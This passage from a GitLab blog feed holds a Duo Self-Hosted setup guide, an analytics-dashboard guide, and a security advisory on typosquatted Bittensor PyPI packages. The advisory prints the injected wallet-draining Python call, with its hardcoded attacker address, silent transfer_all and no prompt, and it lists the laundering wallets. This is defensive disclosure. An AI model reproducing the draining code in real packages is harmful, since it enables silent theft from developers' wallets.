
<p>After configuring the model, assign it to specific GitLab Duo features.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754422793/an2i9s2p9cja2xx27g4z.png" alt="Screen to configure self-hosted model features"></p>
<ul>
<li>
<p>On the left sidebar, at the bottom, select <strong>Admin</strong>.</p>
</li>
<li>
<p>Select <strong>GitLab Duo Self-Hosted</strong>.</p>
</li>
<li>
<p>Select the <strong>AI-powered features</strong> tab.</p>
</li>
<li>
<p>For each feature (e.g., Code Suggestions, GitLab Duo Chat) and sub-feature (e.g., Code Generation, Explain Code), select the model you just configured from the dropdown menu.</p>
</li>
</ul>
<p>For example, you might assign Mixtral 8x7B to Code Generation tasks and Claude 3 Sonnet to the GitLab Duo Chat feature.</p>
<p>Check out the <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_models_and_hardware_requirements/">requirements documentation</a> to select the right model for the use case from the models compatibility list per Duo feature.</p>
<h2>Verifying your setup</h2>
<p>To ensure that your GitLab Duo Self-Hosted implementation with AWS Bedrock is working correctly, perform these verification steps:</p>
<p><strong>1. Run the health check</strong></p>

<p>After running the health check of your model to be sure that it’s up and running, Return to the GitLab Duo section from the Admin page and click on <strong>Run health check</strong>. This will verify if:</p>
<ul>
<li>
<p>The AI gateway URL is properly configured.</p>
</li>
<li>
<p>Your instance can connect to the AI gateway.</p>
</li>
<li>
<p>The Duo Licence is activated.</p>
</li>
<li>
<p>A model is assigned to Code Suggestions — <em>as this is the model used to test the connection.</em></p>
</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754422793/yffw21yhjpwummw1ffsw.png" alt="Running the health check"></p>
<p>If the health check reports issues, refer to the <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/troubleshooting/%20%20%20">troubleshooting guide</a> for common errors.</p>
<p><strong>2. Test GitLab Duo features</strong></p>
<p>Try out a few GitLab Duo features to ensure they're working:</p>
<ul>
<li>
<p>In the UI, open GitLab Duo Chat and ask it a question.</p>
</li>
<li>
<p>Open the web IDE</p>
<ul>
<li>Create a new code file and see if Code Suggestions appears.</li>
<li>Select a code snippet and use the <code>/explain</code> command to receive an explanation from Duo Chat.</li>
</ul>
</li>
</ul>
<p><strong>3. Check AI Gateway logs</strong></p>
<p>Review the AI gateway logs to see the requests coming to the gateway from the selected model:</p>
<p>In your terminal, run:</p>
<pre><code class="language-yaml">docker logs &lt;ai-gateway-container-id&gt;
</code></pre>
<p>Optional: In AWS, you can <a href="https://docs.aws.amazon.com/bedrock/latest/userguide/model-invocation-logging.html">activate CloudWatch and S3 as log destinations</a>. Doing so would enable you to see all your requests, prompts, and answers in CloudWatch.</p>
<p><strong>Warning:</strong> Keep in mind that activating these logs in AWS logs user data, which may not comply with privacy rules.</p>
<p>And here you have full access to using GitLab Duo's AI features across the platform while retaining complete control over the data flow operating within the secure AWS cloud.</p>
<h2>Next steps</h2>
<h3>Selecting the right model for each use case</h3>
<p>The GitLab team actively tests each model's performance for each feature and provides <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_models_and_hardware_requirements/#supported-models">tier ranking of model's performance and suitability depending on the functionality:</a></p>
<ul>
<li>
<p>Fully compatible: The model can likely handle the feature without any loss of quality.</p>
</li>
<li>
<p>Largely compatible: The model supports the feature, but there might be compromises or limitations.</p>
</li>
<li>
<p>Not compatible: The model is unsuitable for the feature, likely resulting in significant quality loss or performance issues.</p>
</li>
</ul>
<p>As of this writing, most GitLab Duo features can be configured with Self Hosted. The complete availability overview is available in the <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/#supported-gitlab-duo-features">documentation</a>.</p>
<h3>Going beyond AWS Bedrock</h3>
<p>While this guide focuses on AWS Bedrock integration, GitLab Duo Self-Hosted supports multiple deployment options:</p>
<ol>
<li>
<p><a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_llm_serving_platforms/#vllm">On-premises with vLLM</a>: Run models locally with vLLM for fully air-gapped environments.</p>
</li>
<li>
<p><a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_llm_serving_platforms/#for-cloud-hosted-model-deployments">Azure OpenAI Service</a>: Similar to AWS Bedrock, you can use Azure OpenAI for models like GPT-4.</p>
</li>
</ol>
<h2>Summary</h2>
<p>GitLab Duo Self-Hosted provides a powerful solution for organizations that need AI-powered development tools while maintaining strict control over their data and infrastructure. By following this implementation guide, you can deploy a robust solution that meets security and compliance requirements without compromising on the advanced capabilities that AI brings to your software development lifecycle.</p>
<p>For organizations with stringent security and compliance needs, GitLab Duo Self-Hosted strikes the perfect balance between innovation and control, allowing you to harness the power of AI while keeping your code and intellectual property secure within your boundaries.</p>
<p>Would you like to learn more about implementing GitLab Duo Self-Hosted in your environment? Please <a href="https://about.gitlab.com/sales/">reach out to a GitLab representative</a> or <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/">visit our documentation</a> for more detailed information.</p>
]]></content>
        <author>
            <name>Chloe Cartron</name>
            <uri>https://about.gitlab.com/blog/authors/chloe-cartron</uri>
        </author>
        <author>
            <name>Olivier Dupré</name>
            <uri>https://about.gitlab.com/blog/authors/olivier-dupré</uri>
        </author>
        <published>2025-08-07T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab uncovers Bittensor theft campaign via PyPI]]></title>
        <id>https://about.gitlab.com/blog/gitlab-uncovers-bittensor-theft-campaign-via-pypi/</id>
        <link href="https://about.gitlab.com/blog/gitlab-uncovers-bittensor-theft-campaign-via-pypi/"/>
        <updated>2025-08-06T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>GitLab's Vulnerability Research team has identified a sophisticated cryptocurrency theft campaign targeting the Bittensor ecosystem through typosquatted Python packages on PyPI.</p>
<p>Our investigation began when GitLab's automated package monitoring system flagged suspicious activity related to popular Bittensor packages. We discovered multiple typosquatted variations of legitimate Bittensor packages, each designed to steal cryptocurrency from unsuspecting developers and users.</p>
<p>The identified malicious packages were all published within a 25-minute window on August 6, 2025:</p>
<ul>
<li><code>bitensor@9.9.4</code> (02:52 UTC)</li>
<li><code>bittenso-cli@9.9.4</code> (02:59 UTC)</li>
<li><code>qbittensor@9.9.4</code> (03:02 UTC)</li>
<li><code>bitensor@9.9.5</code> (03:15 UTC)</li>
<li><code>bittenso@9.9.5</code> (03:16 UTC)</li>
</ul>
<p>All packages were designed to mimic the legitimate <code>bittensor</code> and <code>bittensor-cli</code> packages, which are core components of the Bittensor decentralized AI network.</p>
<h2>Technical analysis: How the theft occurs</h2>
<p>Our analysis revealed a carefully crafted attack vector where the attackers modified legitimate staking functionality to steal funds. The malicious packages contain a hijacked version of the <code>stake_extrinsic</code> function in <code>bittensor_cli/src/commands/stake/add.py</code>.</p>
<p>Where users expect a normal staking operation, the attackers inserted malicious code at line 275 that silently diverts all funds to their wallet:</p>
<pre><code class="language-python">result = await transfer_extrinsic(
  subtensor=subtensor,
  wallet=wallet,
  destination=&quot;5FjgkuPzAQHax3hXsSkNtue8E7moEYjTgrDDGxBvCzxc1nqR&quot;,
  amount=amount,
  transfer_all=True,
  prompt=False
)
</code></pre>
<p>This malicious injection completely subverts the staking process:</p>
<ul>
<li><strong>Silent execution:</strong> Uses <code>prompt=False</code> to bypass user confirmation</li>
<li><strong>Complete wallet drain:</strong> Sets <code>transfer_all=True</code> to steal all available funds, not just the staking amount</li>
<li><strong>Hardcoded destination:</strong> Routes all funds to the attacker's wallet address</li>
<li><strong>Hidden in plain sight:</strong> Executes during what appears to be a normal staking operation</li>
</ul>
<p>The attack is particularly insidious as users believe they're staking tokens to earn rewards, but instead, the modified function empties their entire wallet.</p>
<h3>Why target staking functionality?</h3>
<p>The attackers appear to have specifically targeted staking operations for calculated reasons. In blockchain networks like Bittensor, <strong>staking</strong> is when users lock up their cryptocurrency tokens to support network operations, earning rewards in return, similar to earning interest on a deposit.</p>
<p>This makes staking an ideal attack vector:</p>
<ol>
<li><strong>High-value targets:</strong> Users who stake typically hold substantial cryptocurrency holdings, making them lucrative victims.</li>
<li><strong>Required wallet access:</strong> Staking operations require users to unlock their wallets and provide authentication—giving the malicious code exactly what it needs to drain funds.</li>
<li><strong>Expected network activity:</strong> Since staking naturally involves blockchain transactions, the additional malicious transfer doesn't immediately raise suspicions.</li>
<li><strong>Routine operations:</strong> Experienced users stake regularly, creating familiarity that breeds complacency and reduces scrutiny.</li>
<li><strong>Delayed detection:</strong> Users might initially assume any balance changes are normal staking fees or temporary holds, delaying discovery of the theft.</li>
</ol>
<p>By hiding malicious code within legitimate-looking staking functionality, the attackers exploited both the technical requirements and user psychology of routine blockchain operations.</p>
<h2>Following the money</h2>
<p>GitLab's Vulnerability Research team traced the cryptocurrency flows to understand the full scope of this operation. The primary destination wallet <code>5FjgkuPzAQHax3hXsSkNtue8E7moEYjTgrDDGxBvCzxc1nqR</code> served as a central collection point before funds were distributed through a network of intermediary wallets.</p>
<h3>The money laundering network</h3>
<p>Our analysis revealed a multi-hop laundering scheme:</p>
<ol>
<li><strong>Primary collection:</strong> Stolen funds initially arrive at <code>5FjgkuPzAQHax3hXsSkNtue8E7moEYjTgrDDGxBvCzxc1nqR</code></li>
<li><strong>Distribution network:</strong> Funds are quickly moved to intermediate wallets including:
<ul>
<li><code>5HpsyxZKvCvLEdLTkWRM4d7nHPnXcbm4ayAsJoaVVW2TLVP1</code></li>
<li><code>5GiqMKy1kAXN6j9kCuog59VjoJXUL2GnVSsmCRyHkggvhqNC</code></li>
<li><code>5ER5ojwWNF79k5wvsJhcgvWmHkhKfW5tCFzDpj1Wi4oUhPs6</code></li>
<li><code>5CquBemBzAXx9GtW94qeHgPya8dgvngYXZmYTWqnpea5nsiL</code></li>
</ul>
</li>
<li><strong>Final consolidation:</strong> All paths eventually converge at <code>5D6BH6ai79EVN51orsf9LG3k1HXxoEhPaZGeKBT5oDwnd2Bu</code></li>
<li><strong>Cash-out endpoint:</strong> Final destination appears to be <code>5HDo9i9XynX44DFjeoabFqPF3XXmFCkJASC7FxWpbqv6D7QQ</code></li>
</ol>
<h2>The typosquatting strategy</h2>
<p>The attackers employed a typosquatting strategy that exploits common typing errors and package naming conventions:</p>
<ul>
<li><strong>Missing characters:</strong> <code>bitensor</code> instead of <code>bittensor</code> (missing 't')</li>
<li><strong>Truncation:</strong> <code>bittenso</code> instead of <code>bittensor</code> (missing final 'r')</li>
<li><strong>Version mimicking:</strong> All packages used version numbers (<code>9.9.4</code>, <code>9.9.5</code>) that closely match legitimate package versions</li>
</ul>
<p>This approach maximizes the chance of installation through developer typos during <code>pip install</code> commands and copy-paste errors from documentation.</p>
<h2>Looking ahead: The future of supply chain security</h2>
<p>GitLab continues to invest in proactive security research to identify and neutralize threats before they impact our community. Our automated detection system works around the clock to protect the software supply chain that powers modern development.</p>
<p>The swift detection and analysis of this attack demonstrate the value of proactive security measures in combating sophisticated threats. By sharing our findings, we aim to strengthen the entire ecosystem's resilience against future attacks.</p>
<h2>Indicators of compromise</h2>
<table>
<thead>
<tr>
<th style="text-align:left">IOC</th>
<th style="text-align:left">Description</th>
</tr>
</thead>
<tbody>
<tr>
<td style="text-align:left"><code>pkg:pypi/bittenso@9.9.5</code></td>
<td style="text-align:left">Malicious PyPI package</td>
</tr>
<tr>
<td style="text-align:left"><code>pkg:pypi/bitensor@9.9.5</code></td>
<td style="text-align:left">Malicious PyPI package</td>
</tr>
<tr>
<td style="text-align:left"><code>pkg:pypi/bitensor@9.9.4</code></td>
<td style="text-align:left">Malicious PyPI package</td>
</tr>
<tr>
<td style="text-align:left"><code>pkg:pypi/qbittensor@9.9.4</code></td>
<td style="text-align:left">Malicious PyPI package</td>
</tr>
<tr>
<td style="text-align:left"><code>pkg:pypi/bittenso-cli@9.9.4</code></td>
<td style="text-align:left">Malicious PyPI package</td>
</tr>
<tr>
<td style="text-align:left"><code>5FjgkuPzAQHax3hXsSkNtue8E7moEYjTgrDDGxBvCzxc1nqR</code></td>
<td style="text-align:left">Bittensor (TAO) wallet address for receiving stolen funds</td>
</tr>
</tbody>
</table>
<h2>Timeline</h2>
<table>
<thead>
<tr>
<th style="text-align:left">Date &amp; Time</th>
<th style="text-align:left">Action</th>
</tr>
</thead>
<tbody>
<tr>
<td style="text-align:left"><strong>2025-08-06T06:33</strong></td>
<td style="text-align:left">Initial analysis of suspicious packages reported by automated monitoring system</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T09:42</strong></td>
<td style="text-align:left">Reported <code>bittenso@9.9.5</code> to PyPi.org</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T09:46</strong></td>
<td style="text-align:left">Reported <code>bitensor@9.9.5</code> to PyPi.org</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T09:47</strong></td>
<td style="text-align:left">Reported <code>bitensor@9.9.4</code> to PyPi.org</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T09:49</strong></td>
<td style="text-align:left">Reported <code>qbittensor@9.9.4</code> to PyPi.org</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T09:51</strong></td>
<td style="text-align:left">Reported <code>bittenso-cli@9.9.4</code> to PyPi.org</td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T15:26</strong></td>
<td style="text-align:left">PyPi.org removed <code>bittenso@9.9.5</code></td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T15:27</strong></td>
<td style="text-align:left">PyPi.org removed <code>bitensor@9.9.5</code></td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T15:27</strong></td>
<td style="text-align:left">PyPi.org removed <code>bitensor@9.9.4</code></td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T15:28</strong></td>
<td style="text-align:left">PyPi.org removed <code>qbittensor@9.9.4</code></td>
</tr>
<tr>
<td style="text-align:left"><strong>2025-08-06T15:28</strong></td>
<td style="text-align:left">PyPi.org removed <code>bittenso-cli@9.9.4</code></td>
</tr>
</tbody>
</table>
]]></content>
        <author>
            <name>Michael Henriksen</name>
            <uri>https://about.gitlab.com/blog/authors/michael-henriksen</uri>
        </author>
        <published>2025-08-06T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Measuring AI ROI at scale: A practical guide to GitLab Duo Analytics]]></title>
        <id>https://about.gitlab.com/blog/measuring-ai-roi-at-scale-a-practical-guide-to-gitlab-duo-analytics/</id>
        <link href="https://about.gitlab.com/blog/measuring-ai-roi-at-scale-a-practical-guide-to-gitlab-duo-analytics/"/>
        <updated>2025-08-06T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>AI investment starts with measurement. Building a successful AI-powered
development platform begins with understanding actual usage, adoption
patterns, and quantifiable business value — especially ROI from <a href="https://about.gitlab.com/gitlab-duo/">GitLab Duo
Enterprise</a>.</p>
<p>To help our customers maximize their AI investments, we developed the GitLab Duo Analytics solution as part of our Duo Accelerator program — a comprehensive, customer-driven solution that transforms raw usage data into actionable business insights and ROI calculations. This is not a GitLab product, but rather a specialized enablement tool we created to address immediate analytics needs while organizations transition toward comprehensive AI productivity measurement.</p>
<p>This foundation enables broader AI transformation. For example, organizations can use these insights to optimize license allocation, identify high-value use cases, and build compelling business cases for expanding AI adoption across development teams.</p>
<p>A leading financial services organization partnered with a GitLab customer success architect through the Duo Accelerator program to gain visibility into their GitLab Duo Enterprise investment. Together, we implemented a hybrid analytics solution that combines monthly data collection with real-time API integration, creating a scalable foundation for measuring AI productivity gains and optimizing license utilization at enterprise scale.</p>
<h2>The challenge: Measuring AI ROI in enterprise development</h2>
<p>Before implementing any analytics solution, it's essential to understand your AI measurement landscape.</p>
<p>Consider:</p>
<ul>
<li>
<p><strong>What GitLab Duo features need measurement?</strong> (code suggestions, chat assistance, security scanning)?</p>
</li>
<li>
<p><strong>Who are your AI users?</strong> (developers, security teams, DevOps engineers)?</p>
</li>
<li>
<p><strong>What business metrics matter?</strong> (time savings, productivity gains, cost optimization)?</p>
</li>
<li>
<p><strong>How does your current data collection work</strong> (manual exports, API integration, existing tooling)?</p>
</li>
</ul>
<p>Use this stage to define your:</p>
<ul>
<li>
<p>ROI measurement framework</p>
</li>
<li>
<p>Key performance indicators (KPIs)</p>
</li>
<li>
<p>Data collection strategy</p>
</li>
<li>
<p>Stakeholder reporting requirements</p>
</li>
</ul>
<h3>Sample ROI measurement framework</h3>
<p><img src="https://gitlab.com/-/project/54775568/uploads/06da2f5c3a75197cd272aedb3d67a347/image.png" alt="Sample ROI measurement framework"></p>
<h2>Step-by-step implementation guide</h2>
<p>Important: The solution below describes an open source approach that you can deploy in your own environment. It is <strong>NOT</strong> a commercial product from GitLab that you need to purchase. You should be able download, customize, and run this solution free of charge.</p>
<h3>Prerequisites</h3>
<p><strong>Before starting, ensure you have:</strong></p>
<ul>
<li>
<p>Python 3.8+ installed</p>
</li>
<li>
<p>Node.js 14+ and npm (for React dashboard)</p>
</li>
<li>
<p>GitLab instance with Duo enabled</p>
</li>
<li>
<p>GitLab API token with read permissions</p>
</li>
<li>
<p>Basic terminal/command line knowledge</p>
</li>
</ul>
<h3>1: Initial setup and configuration</h3>
<p>Let's set up the project environment by first cloning the repository.</p>
<pre><code class="language-bash">git clone https://gitlab.com/gl-demo-ultimate-pmeresanu/gitlab-graphql-api.git
cd gitlab-graphql-api
</code></pre>
<p>Then, install Python dependencies.</p>
<pre><code class="language-bash">pip install -r requirements.txt

# What this does: Sets up the Python environment with all necessary libraries for data collection and server operation.
</code></pre>
<h3>2: Configure GitLab API access</h3>
<p>Create a .env file in the root directory to store your GitLab credentials.</p>
<p>GitLab configuration</p>
<pre><code class="language-yaml">GITLAB_URL: https://your-gitlab-instance.com
GITLAB_TOKEN: your_personal_access_token
GROUP_PATH: your-group/subgroup
</code></pre>
<p>Data collection settings</p>
<pre><code class="language-yaml">NUMBER_OF_ITERATIONS: 20000
SERVICE_PING_DATA_ENABLED: true
GRAPHQL_DATA_ENABLED: true
DUO_DATA_ENABLED: true
AI_METRICS_ENABLED: true
</code></pre>
<p>What these settings control:</p>
<ul>
<li>
<p><code>GITLAB_URL</code>: Your GitLab instance URL</p>
</li>
<li>
<p><code>GITLAB_TOKEN</code>: Personal access token for API authentication (needs read_api scope)</p>
</li>
<li>
<p><code>GROUP_PATH</code>: The group/namespace to collect data from</p>
</li>
<li>
<p>Various flags control which data types to collect</p>
</li>
</ul>
<h3>3: Understanding and running data collection</h3>
<p>The heart of the solution is the <code>ai_raw_data_collection.py</code> script.</p>
<p>This script connects to GitLab's APIs and extracts AI usage data.</p>
<p>What this script does:</p>
<ul>
<li>
<p>Connects to multiple GitLab GraphQL APIs in parallel</p>
</li>
<li>
<p>Collects code suggestion events, user metrics, and aggregated statistics</p>
</li>
<li>
<p>Processes data in memory-efficient chunks</p>
</li>
<li>
<p>Exports everything to .csv files for dashboard consumption</p>
</li>
</ul>
<p>Run the data collection.</p>
<pre><code class="language-bash">python scripts/ai_raw_data_collection.py
</code></pre>
<p>Expected output:</p>
<pre><code class="language-bash"> 2025-08-04 11:30:45 - INFO - Starting AI raw data collection...
 2025-08-04 11:30:46 - INFO - Running 4 data collection tasks concurrently...
 2025-08-04 11:31:15 - INFO - Processed chunk 1 (1000 rows)
 2025-08-04 11:32:30 - INFO - Successfully wrote ai_code_suggestions_data_raw.csv
 2025-08-04 11:33:00 - INFO - Retrieved 500 eligible users
 2025-08-04 11:33:30 - INFO - All data collection tasks completed in 165.2 seconds
</code></pre>
<h4>APIs used by the data collection script</h4>
<ol>
<li>AI usage data API (aiUsageData)</li>
</ol>
<pre><code class="language-graphql"># Fetches individual code suggestion events
query: |
  {
    group(fullPath: &quot;your-group&quot;) {
      aiUsageData {
        codeSuggestionEvents {
          event         # ACCEPTED or SHOWN
          timestamp     # When it happened
          language      # Programming language
          suggestionSize # SINGLE_LINE or MULTI_LINE
          user { username }
        }
      }
    }
  }
# Purpose: Tracks every code suggestion shown or accepted by developers
</code></pre>
<ol start="2">
<li>GitLab Self-Managed add-on users API</li>
</ol>
<pre><code class="language-graphql"># Gets licensed user information
query: |
  {
    selfManagedAddOnEligibleUsers(
      addOnType: DUO_ENTERPRISE
      filterByAssignedSeat: &quot;Yes&quot;
    ) {
      user {
        username
        lastDuoActivityOn
      }
    }
  }
# Purpose: Identifies who has licenses and when they last used Duo
</code></pre>
<ol start="3">
<li>AI metrics API</li>
</ol>
<p>Retrieve aggregated metrics.</p>
<pre><code class="language-graphql">query: |
  {
    aiMetrics(from: &quot;2024-01-01&quot;, to: &quot;2024-06-30&quot;) {
      codeSuggestions {
        shownCount
        acceptedCount
      }
      duoChatContributorsCount
      duoAssignedUsersCount
    }
  }
# Purpose: Gets pre-calculated metrics for trend analysis
</code></pre>
<ol start="4">
<li>Service Ping API (REST)</li>
</ol>
<pre><code class="language-bash">url: &quot;{GITLAB_URL}/api/v4/usage_data/service_ping&quot;
# Purpose: Collects instance-wide usage statistics
</code></pre>
<h3>4: Organizing the collected data</h3>
<p>After data collection completes, organize the CSV files.</p>
<p>Create monthly data directory.</p>
<pre><code class="language-bash">mkdir -p data/monthly/$(date +%Y-%m)
</code></pre>
<p>Move generated CSV files.</p>
<pre><code class="language-bash">mv *.csv data/monthly/$(date +%Y-%m)/
</code></pre>
<p>Generated files:</p>
<ul>
<li><code>ai_code_suggestions_data_raw.csv</code> - Individual suggestion events</li>
<li><code>duo_licensed_vs_active_users.csv</code> - User license and activity data</li>
<li><code>ai_metrics_data.csv</code> - Aggregated metrics over time</li>
<li><code>service_ping_data.csv</code> - System-wide statistics</li>
</ul>
<h3>5: Configure the dashboard</h3>
<p>Edit config.json to point to your data.</p>
<pre><code class="language-bash">config:
  dataPath: &quot;./data/monthly/2024-06&quot;
  csvFiles:
    users: &quot;duo_licensed_vs_active_users.csv&quot;
    suggestions: &quot;ai_code_suggestions_data_raw.csv&quot;
  currentDataPeriod: &quot;2024-06&quot;
</code></pre>
<p>What this configures:</p>
<ul>
<li>
<p>Where to find the CSV data files</p>
</li>
<li>
<p>Which period of data to display</p>
</li>
</ul>
<h3>6: Launch the dashboard server</h3>
<p>The <code>simple_csv_server.py</code> file creates a web server that reads your CSV data and serves it through a dashboard.</p>
<p>What this server does:</p>
<ul>
<li>Reads CSV files from the configured directory</li>
<li>Calculates metrics like utilization rates and costs</li>
<li>Serves an HTML dashboard with charts</li>
<li>Provides a JSON API for the React dashboard</li>
</ul>
<p>Start the server.</p>
<pre><code class="language-bash">python simple_csv_server.py
</code></pre>
<p>Console output:</p>
<pre><code class="language-bash">Starting CSV Dashboard Server...
Loading data from:
   - `./data/monthly/2024-06/duo_licensed_vs_active_users.csv`
   - `./data/monthly/2024-06/ai_code_suggestions_data_raw.csv`
</code></pre>
<p>Dashboard should be available at: http://localhost:8080.</p>
<p>API endpoint at: http://localhost:8080/api/dashboard.</p>
<h3>7: Access your analytics dashboard</h3>
